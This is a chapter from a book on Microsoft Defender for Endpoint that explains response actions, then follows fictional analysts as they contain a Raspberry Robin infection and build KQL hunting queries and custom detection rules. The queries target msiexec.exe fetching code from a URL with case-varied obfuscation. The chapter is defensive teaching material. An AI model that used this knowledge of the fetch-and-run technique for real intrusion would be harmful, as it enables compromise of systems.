Before we go through the response actions our Tier 2 analyst takes in our example scenario, let's walk through the available response options from a different perspective than we have so far. If you recall back in [Chapter 4, Understanding Endpoint Detection and Response](#), we covered what each response action does. In this section, we're going to try to frame those same actions from a tactical response perspective.

### *COLD SNACK*

*With any response action, choose wisely. For instance, there may be an impact on users if you're mistakenly blocking a legitimate file, or you could be alerting an attacker that they've been spotted, which can lead them to a potentially destructive exit from the environment in an attempt to prevent defenders from tracking them.*

## Files and processes

When you have encountered a file (or process) of interest, one of the first things you'll likely do is check whether it's present elsewhere in the organization and its prevalence in the world, as our Graves analyst did.

### File page

The file page contains detailed information about the file, including prevalence and whether it was detected as malware by cross-referencing with VirusTotal™.

File hashes are useful to identify the file elsewhere, whether through custom **indicator of compromise (IOC)** lists or simply across the organization; detecting by file hash is more robust than by path as the latter can more easily change. That said, for malware, this is often wrapped or polymorphic and hashes can and will change constantly – as such hashes can also be of limited, or at least temporary, value.

In addition to the file hash, you will see the signer of the file (if it was signed) and this information can also be used to create new allow/block indicators.

### Submitting a file for deep analysis

When you submit a file for deep analysis, your file will be collected and submitted to Defender Antivirus' cloud via the sample submission mechanism. It's a safe way to get more insights into an executable file. Results are typically available in minutes. Behind the scenes, the file gets detonated in a specially prepared environment to capture **observables**: any IP addresses that were contacted, files that were created on the disk, and so on.

The following figure is an example of a deep analysis result:

## Behaviors

### Communication ⓘ

^ A system file communicates with an external IP address (4)

### Environment Awareness ⓘ

^ Checks File Explorer properties (8)

^ Checks if running inside Hyper-V VM (9)

^ Queries the BIOS version (2)

### Installation and persistency ⓘ

^ Creates a non-PE file under Users folder (1)

^ Creates a non-PE file under Windows folder (1)

^ Creates a PE file under Users folder (2)

### Interaction With System Processes ⓘ

^ Injects into svchost.exe's memory (12) ⓘ

### Miscellaneous ⓘ

^ Injects into a process it created (2)

^ Injects into a remote process (6)

^ Writes binary data to the registry (1)

### Security Degradation ⓘ

^ Modifies Security Center settings (2)

## Observables

^ Dropped files (4)

^ Contacted IPs (5)

Resubmit

Figure 8.6 – Deep analysis results tab

### COLD SNACK

*Behind the scenes, your file will be collected from any endpoint that has it and then submitted to the sample store that is associated with your tenant. You will need to not disable automatic sample submission for this feature to work! For more information about cloud-delivered protection and sample submission, see [Chapter 2, Exploring Next-Generation Protection](#).*

## Collecting and downloading a file

You can use the same collection mechanism that is used for deep analysis to download a copy of a file to your machine (this option is available from most places where you can see the file, including the device timeline). If the file was quarantined by Defender Antivirus, you can still retrieve it. Make sure to take proper precautions to prevent accidental infections. You may wish to download the file to a specific machine or an isolated environment that is in no way connected to production.

The same mechanism is used to submit a file to Microsoft as a false positive using the **Submissions** node in the portal.

## Stopping and quarantining


To take immediate action on all running instances of that file in your organization, you can decide to **stop and quarantine** the file. This will not only attempt to stop the running instances and quarantine them but will also attempt to remove persistence mechanisms.

When you select this option from the file page, it will show you the prevalence of the file and how many instances there are, so you can gauge the potential impact:

Stop and Quarantine File

---

This action will attempt to stop running instances of the file, quarantine the file and remove persistence mechanisms.

 6 Devices	Sha1: 4112ef95386ea4d1131be7c600d49a310e9d8f5b	
	Prevalance worldwide: 692	File names: 2
	Prevalance in organization: 6	File instances: 12

Comment:

© This action applies only to files seen in the last 30 days on devices with Windows 10 Creators Update and newer.[Export full list of devices.](#)

Confirm

Close

Figure 8.7 – Stop and Quarantine File confirmation

## Indicators

If you've decided that you want to define how Defender Antivirus will react to any occurrences of the file across your organization, you can also create a custom indicator that performs an action such as block and remediate, generate an alert, or allow the file to run, depending on the situation.

## URLs and IP addresses

For URLs (both full URLs and domains), as well as IP addresses, there are distinct entity pages. Here, again, the prevalence is important but also the age of the domain, as attackers often use newly created domains in their attacks.

All three allow you to create a new indicator and define response actions to include allow, audit, warn, block execution, and, in tandem, generate an alert if needed. These response actions are achieved through **Microsoft SmartScreen** for Microsoft browsers, and **Microsoft Defender Network Protection** for non-Microsoft browsers, so ensure network protection is enabled if needed in your environment.

URL and domain entities have an additional response action that allows an analyst to submit the entity for analysis by Microsoft. When doing so, an analyst simply indicates whether they feel the URL or domain is clean, phishing, or malware.

## Device response actions

There are various device-level response actions available. Note that not all actions are available for all operating systems (particularly mobile operating systems).

### Isolating a device

As mentioned in *[Chapter 4, Understanding Endpoint Detection and Response](#)*, we're cutting this device off from all network communications. This obviously doesn't impede communication with the Defender back-end, and also gives you the option to allow Teams and Outlook for communication if needed. This response is best used when you're certain there is a risk to the device being able to communicate with the network, such as exfiltration of sensitive data, lateral movement probability, or ransomware staging activity. The action can be easily reversed, so the Microsoft SOC and DART teams often utilize this to lock a system down once there's a clear indication of compromise. If it turns out that the activity was expected (perhaps someone with a passing interest in security was testing tools or concepts on their corporate device), the device can be released from isolation just as easily as it was added.

Most importantly, with a device in isolation, you still have the capability to continue investigating and run additional device actions. Maybe you want to collect a sample from it, start an **LR** session, and run a forensic

data collection tool. These options are all very much still available to you while it is in this state.

## Containing a device

While a public preview feature at the time of writing this, this feature is quickly gaining popularity due to its ability to help prevent unmanaged devices from causing issues on your network. The purpose here is to take a device that was identified by device discovery and ensure that all your onboarded devices block communications to and from it.

Let's say that through some general hunting, or even through some other alert triaging, a device or IP came up and you traced it back to an unmanaged device. This could be a candidate for device containment until you find and resolve the device, stopping anything malicious from coming from it to help protect your onboarded devices.

## Restricting app execution

The **Restrict app execution** response action can take the legs out from under any malicious code execution on the device. Once the policy applies, it will stop anything not signed by Microsoft from running and prevent subsequent attempts.

Some customers have indicated they prefer using this over isolation in compromise scenarios. In our opinion, both fit different purposes. When an analyst is triaging a device and wondering which action to take, it's important that they think about the end goal. With isolation, maybe they want to disconnect the device from the world and let the code continue to execute while observing it. With restricting app execution, maybe the situation dictates that they should prevent execution of everything other than Microsoft-signed binaries and still allow network communication. It's highly dependent on context and both should be tools in an analyst's toolbox.

## Running an antivirus scan

Used for peace of mind as much as anything, you have the option to run an antivirus scan from within the portal. This is the same as a user triggering a virus scan on their device and you can choose a quick or full scan, just like you can in Windows. This can be helpful to ensure something detected by the antivirus has been fully cleaned up after working with a user or leveraging automation, such as an **LR** script, as the full scan will hit any at-rest files and alert again if needed (rather than waiting for a scan to happen on an attempt to access the file). It is worth mentioning that you can leverage this functionality even if Defender Antivirus is running in passive mode.

## Collecting an investigation package

Collecting an investigation package can be a nice way to get a real-time snapshot of a device. It contains lots of information that is represented in the portal and some that's not, and most importantly, aggregates it all into one place. This can be very comforting to host forensics experts, as they may be inclined to review the logs themselves. It also gives you a great way to pull some things and review them before you decide that an **LR** session is needed, such as reviewing temp files, registry keys, or local administrators.

## Initiating a Live Response Session

**LR** gives you a remote shell connection where you can run several canned commands, but most interestingly, you can run scripts and files and automate almost anything you can think of. The options and methods were covered heavily in [Chapter 4, Understanding Endpoint Detection and Response](#), but some examples of practical scenarios you might use it in are as follows:

- When acting quickly to deal with an adversary that's currently active on a device (often referred to as a **hands-on-keyboard** scenario), where you need to be very dynamic and don't have time to wait on tooling deployment by the IT device management team. This could include pre-staged scripts that do things such as disabling all local administrator accounts, removing and adding users, and enabling and disabling additional security controls.
- When you need to clarify the configuration of the endpoint, other tools, including MDE, aren't able to give you what you need – for instance, if you're aware from an alert that something has been changed to an undesirable configuration, and you need to be sure it got changed back. MDE is great at letting you know that a suspicious Windows registry entry was created, but it's not always easy to know whether those changes were reverted (whether by policy, configuration management, or an end user). **LR** can be great for checking registry keys or running PowerShell commands to check system status, even for things related to Defender Antivirus, such as what AV exceptions the device has with **Get-MpPreference** (uploaded as a script, of course).

## Initiating automated investigations

You can manually trigger an automated investigation – as mentioned before, this is similar to having a virtual Tier 1 SOC analyst doing analysis for you. An analyst might trigger this to analyze process memory and have additional logs reviewed on a device that has a high-risk level but doesn't have any alerts that indicate obviously malicious activity. Note that this is not different than AIR and may have already been triggered. For instance, if you have full automation enabled for the respective device, this automated investigation should have already happened.

## Action center



As mentioned in [Chapter 4, Understanding Endpoint Detection and Response](#), this is where you find the log of actions from the actions taken within the portal.

As you kick things off during your investigation, you can return to the Action center to see what items are completed and to download the investigation package you collected earlier:

## Action center




Figure 8.8 – Action center status

Now that you have our options in mind, start to consider what response options make the most sense for our example scenario. Go back and review the context if you need to.

## Putting it into practice

Recall that our analyst has multiple incidents that need follow-up. First, our analyst will focus on the Raspberry Robin incident, as it's the priority. The analyst is clear that the device is compromised, so they would likely want to isolate it or restrict code execution. Since the malware only seems to beacon to C2s currently, they decide to go with isolation for now. They are also clear that the DLL file they found is malicious and has some prevalence within their environment. After using the **Collect file** option to obtain a copy for their incident notes, they decide to use **Stop and Quarantine File** after reviewing with their team. They then escalate this incident to their next tier SOC, the threat hunters, due to prevalence and emergent threat concerns.

Next, the analyst reviews their notes and is reminded that they need to put in an alert suppression. They start gathering information that they know they'll need for the approval request their team requires. They use **advanced hunting** queries to verify that the process command line is unique to this tool and to get a count of how many alerts the suppression will help alleviate. They include the prevalence, the justification for suppressing, and the suppression logic they plan on using. One of their colleagues reviews the suppression request and agrees that the alert isn't

valuable in their environment, and, importantly, that their suppression logic itself isn't too broad, creating undue risk. However, they point out that only one team runs the tool in question and there's already an existing device group for their endpoints.

They verify, in advanced hunting, that every alert for this suspicious PowerShell triggered on devices in the device group they called out. They modify their request with the updated logic, and their teammate approves it. They then go to the alert story, click the ellipsis next to any *alert* with the specific command line in question, and select **Create suppression rule**. They validate that their chosen, specific logic for the process command line and relevant file hashes matches the approved suppression request, and targets the appropriate device group, and save the rule. Ensuring that the scope of the suppression is as narrow as possible, they have succeeded in suppressing the noise without adding unnecessary risk to the environment.

With the new incidents handled, they go back to work on the older ones, so we'll follow the Raspberry Robin incident escalation to Tier 3.

## Threat hunting

You can go hunting as part of an investigation, or you can hunt proactively based on available threat intelligence relevant to your organization. In this section, we'll go over threat hunting using MDE and response actions you might take as the result of a hunt, including custom detection rules.

The threat hunters at Graves Corporation have now received a report of several devices with Raspberry Robin infections. The assigned Tier 3 threat hunter begins by reviewing threat analytics and other threat intelligence sources to gain a deeper understanding of the threat. They now need to perform a widespread investigation of the environment to gauge the full scope of the incident. To kickstart this investigation, the hunter goes to the same incident and alert that the previous tier was investigating, expands the process event where `msiexec.exe` was reaching out to the internet, clicks the ellipsis next to the URL in the **Referenced in commandline** field, and clicks the **Go hunt** button.

### Go hunt

The **Go hunt** option, much like many other features in MDE, is available in several different places in the portal. It provides an easy way to pivot to advanced hunting with a prepopulated query based on what type of entity you triggered it from. Often, analysts will need to expand or improve the query to get exactly what they want, but it can give a good starting point. The automatically generated query our hunter sees in our example is shown in the following screenshot:



Figure 8.9 – Go hunt query example

In the example given, notice that **EmailUrlInfo** was also automatically added to the list of tables to search. This is just one example of how integrating different Microsoft Defender products within the Microsoft 365 Defender portal can give you cross-product visibility and a clearer overall picture of the activity in question.

### COLD SNACK

*If you aren't familiar with KQL, the authors of this book highly recommend Rod Trent's [Must Learn KQL](https://aka.ms/MustLearnKQL) series, which comes in many forms, including a blog, YouTube video, e-book, paper book, and workshop, and we can only assume skywriting upon request. Check it out at*

*<https://aka.ms/MustLearnKQL>. The official documentation is, of course, also a great reference and can be found at*

*<https://learn.microsoft.com/en-us/azure/data-explorer/kusto/query>.*

*Pay special attention to the **Query best practices** section if your queries are running slow.*

## Further investigation and threat hunting

Realizing right away that the URL in the autogenerated query is too specific since it includes the device-specific hostname and username, our hunter thinks through the incident and decides that **cmd.exe** calling **msiexec.exe** with a URL in the command line is probably somewhat novel. They come up with the following query:

```

DeviceProcessEvents
| where Timestamp > ago(30d)
and FileName =~ "msiexec.exe"
and ProcessCommandLine has 'http'
and InitiatingProcessCommandLine has 'cmd'

```

Here are some quick notes to help interpret the preceding KQL query, and general best practices:

- `=~` checks for equivalence (just as `==` does), but disregards whether the letters match the case (so **mSieXec** will match just as well as **msiexec**).

This is important in this case, as the threat actors are using case variance as a form of obfuscation.

- Using the **has** operator is preferred when possible, but it doesn't work everywhere that **contains** would. For more information on **has** versus **contains**, review the official documentation under string operators (<https://learn.microsoft.com/en-us/azure/data-explorer/kusto/query/datatypes-string-operators>).
- Try not to use multiple **where** statements consecutively. Use **and/or** instead, when possible, so that your initial query gets just the results you want. When you follow a **where** statement with another, the first **where** statement generates a table virtually, then that table is further parsed by the next **where** statement, and so on (i.e., the query will be slower). You also can use parentheses when you want to separate your **and/or** statements into groups. For example, if you wanted to say **A and B**, or **B and C**, you might write it like so:

```
| where Timestamp > ago(30d)
```

```
and (A and B) or (B and C)
```

Our threat hunter's query results in a lot of benign results for software update events from a third-party application, but they also see entries with command lines that are very similar to the malicious code they are looking for. Looking through them, they notice that **msiexec.exe** has at least one uppercase character in the malicious events, whereas the legitimate events are always entirely lowercase. They refer to the documentation and find that **has\_cs** is just like **has**, but it matches the case as well. They also note that putting an exclamation point (often referred to as a *bang*) in front of an operator will negate it. So, **!has\_cs** would read in plain English as *show me events where this value does not have this string, and make sure it also matches the case*. They add this line to the end of their query to remove the legitimate Windows Installer events:

```
and ProcessCommandLine !has_cs 'msiexec'
```

It works perfectly! They now have a query that returns only malicious activity, but they notice there are devices represented more than once. This is because the query is showing every event, and some devices have multiple executions. This is good information, but they want a solid count of how many systems are impacted. They add this line to the end of the query to get that count:

```
| summarize count() by DeviceId
```

The result contains both the count of how many devices are impacted (the total item count), as well as how many instances of malicious **msiexec.exe** command line ran on each.

They continue to pivot on the other indicators for each stage of this activity, from both threat intelligence and the new indicators they find along the way, finding lots of variances, with some systems even showing events where the LNK file was noted, but it was apparently not clicked. They note on those systems that autorun for removable media wasn't enabled. They work closely with their Tier 2 SOC to get the impacted systems triaged and mitigated, some through isolation and a full Windows reinstall from boot media, and others through minor clean-up efforts. In some cases, novel files are found and uploaded to Microsoft and added as indicators within the tenant. Malicious URLs are blocked using the **tenant allow/block list (TABL)** as well.

As soon as they are able, they start working on a custom detection. Though most of these alerts are being detected by built-in EDR detections, this is still an emergent and evolving threat and the current Defender detections are non-specific and only alert at a medium severity. Using the advanced hunting query that they refined to a near-perfect fidelity rate for detecting Raspberry Robin activity, they add comments to clearly explain all the logic and click **Create detection rule** within the advanced hunting console.

As a final step, they engage the IT team and works with them to get autorun disabled across all Windows systems in their environment. Months later, when Raspberry Robin becomes even more widespread and used for malware distribution, the impact on Graves' sites is much less than it would have been, as only users who click the **LNK** file are infected, and the custom detection is blocking most of the activity. They have a few that get missed initially, but Defender Antivirus terminates execution of the delivered malware and after investigation, they iteratively improve their Raspberry Robin custom detection rule.

### *COLD SNACK*

*Threat hunting can be proactive or reactive. In our example, the threat being hunted for in the environment and its IOCs came from an incident, related threat intelligence, and a Tier 2 analyst's investigation result. In a proactive scenario, the approach to discovering evidence of activity and pivoting on it would not be drastically different than what is described here, only the impetus. When being proactive, the threat hunter is instead driven by threat or risk intelligence and creates a hypothesis about what might be happening – then how to test for the existence of that activity. In the end, though, they use the same tools and check the same logs to confirm or repudiate that hypothesis.*

With our example of malware alerted on, investigated, and ultimately mitigated, let's look at how to create custom detection rules.

## Creating custom detection rules

Creating custom detection rules requires that certain fields be returned, based on what type of detection rule you're trying to create. It's also worth noting that if you have a query window open in advanced hunting with a bunch of different queries in it, that won't work either. It needs to be a new query that returns only what you're trying to alert or act on. Fidelity becomes more important the heavier-handed you are with your automatic response actions.

To create a custom detection rule, the query you use must return at least the following columns:

- **Timestamp**
- **ReportId**
- One (or more) of the following columns with specific mailboxes, users, or devices. Though email information isn't relevant to MDE specifically, we are including the full list for completeness:
  - **DeviceId**
  - **DeviceName**
  - **RemoteDeviceName**
  - **AccountObjectId**
  - **AccountSid**
  - **AccountUpnInitiatingProcessAccountSid**
  - **InitiatingProcessAccountUpn**
  - **InitiatingProcessAccountObjectId**
  - **RecipientEmailAddress**
  - **SenderFromAddress**
  - **SenderMailFromAddress**
  - **RecipientObjectId**

Fortunately, most queries where you don't use the **project** operator to cut down on the columns returned will automatically have one, if not all, of these. Once you have a query that detects the behavior you're looking for with a high level of confidence, it's time to create a custom detection for it.

### Create the rule

To create a custom detection rule, click **Create detection rule** in the upper right-hand corner of the advanced hunting query window, and fill in the information requested:

- **Detection name:** A unique name for your new detection rule.
- **Frequency:** How often the query will run, and your defined action will be taken. There is a lookback aspect of this that is important to

understand:

- **Every 24 hours:** The query runs every 24 hours and looks back 30 days for relevant events
- **Every 12 hours:** The query runs every 12 hours and looks back 24 hours for relevant events
- **Every 3 hours:** The query runs every 3 hours and looks back 6 hours for relevant events
- **Every 1 hour:** The query runs every 1 hour and looks back 2 hours for relevant events

This lookback should be accounted for within your query. That way, you aren't querying for more results than the frequency setting is going to perform lookback through.

Note that the first time you run any new rule, it will check for matches within the last 30 days, regardless of your frequency, then will run at the interval set in the frequency and lookback as described.

These are the configurable fields:

- **Alert title:** The title displayed at the top of the alert page
- **Severity:** The risk of the activity being detected
- **Category:** The activity or threat component the rule is detecting
- **MITRE ATT&CK™ techniques:** Any MITRE ATT&CK™ techniques the detection is related to (not always visible, depending on the category)
- **Description:** More details on the activity so that future analysts understand what they're being alerted to
- **Recommended actions:** Recommendations on what analysts should do to mitigate the identified activity

## Choose what entities are impacted

Then you must choose the impacted entities, which is just the column returned by your query that is primarily impacted by the activity. For example, if your query returns a **DeviceName** as a column, and the query is for a **DeviceFileEvent** where a certain malicious file is detected, then the impacted entity would be the **DeviceName** column.

## Specify response actions

You can now decide whether you want the rule to automatically take action. What actions you might take are not only dependent on the level of risk the activity poses to your environment, but also on the fidelity of the rule. You wouldn't want to automatically isolate a device with a low-fidelity rule because you might impact users for no reason. Your options for action are as follows:

- Devices:
  - Isolate device
  - Collect investigation package

- Run antivirus scan
- Initiate investigation – this kicks off an AIR investigation
- Restrict app execution
- Files:
  - Quarantine
- Users:
  - Mark user as compromised – this sets the user's risk state to **Confirmed compromised** and sets their risk level to high. It also feeds directly back into ML to improve the risk assessment for future users. This option is available as a part of **Identity Protection**, which is a separate feature in **Azure Active Directory**.

Custom detection rules give you a dynamic stopgap for emerging threats and can make all the difference in a world where being able to quickly respond is everything.

## Summary

In this chapter, we took a different approach to explain concepts. After familiarizing yourself with the portal, you learned about modern attacks and followed along with our SOC analysts as they worked through their incident queue. In the example, you were shown how to triage, manage, and investigate incidents, as well as how to follow through with a broader threat hunt leveraging advanced hunting, culminating in findings that drove configuration changes and custom detections that improved the security posture of the environment. We didn't exhaustively cover every concept or tool available as we have in previous chapters. Rather than just listing all the possibilities, we decided to focus on real examples that hopefully help illustrate how things might work in practice, giving those who don't use MDE for security operations daily a primer on how things can work and, hopefully, giving those that do some insights they didn't have before.

At this point in the book, we've covered every aspect of MDE and how it can be leveraged that we wanted to share. To close it, the following chapter focuses on troubleshooting, for when things aren't going as expected and you can't figure out why. The chapter after that is a dedicated reference chapter with tables and charts you can dog-ear and flip to as needed for your daily functions.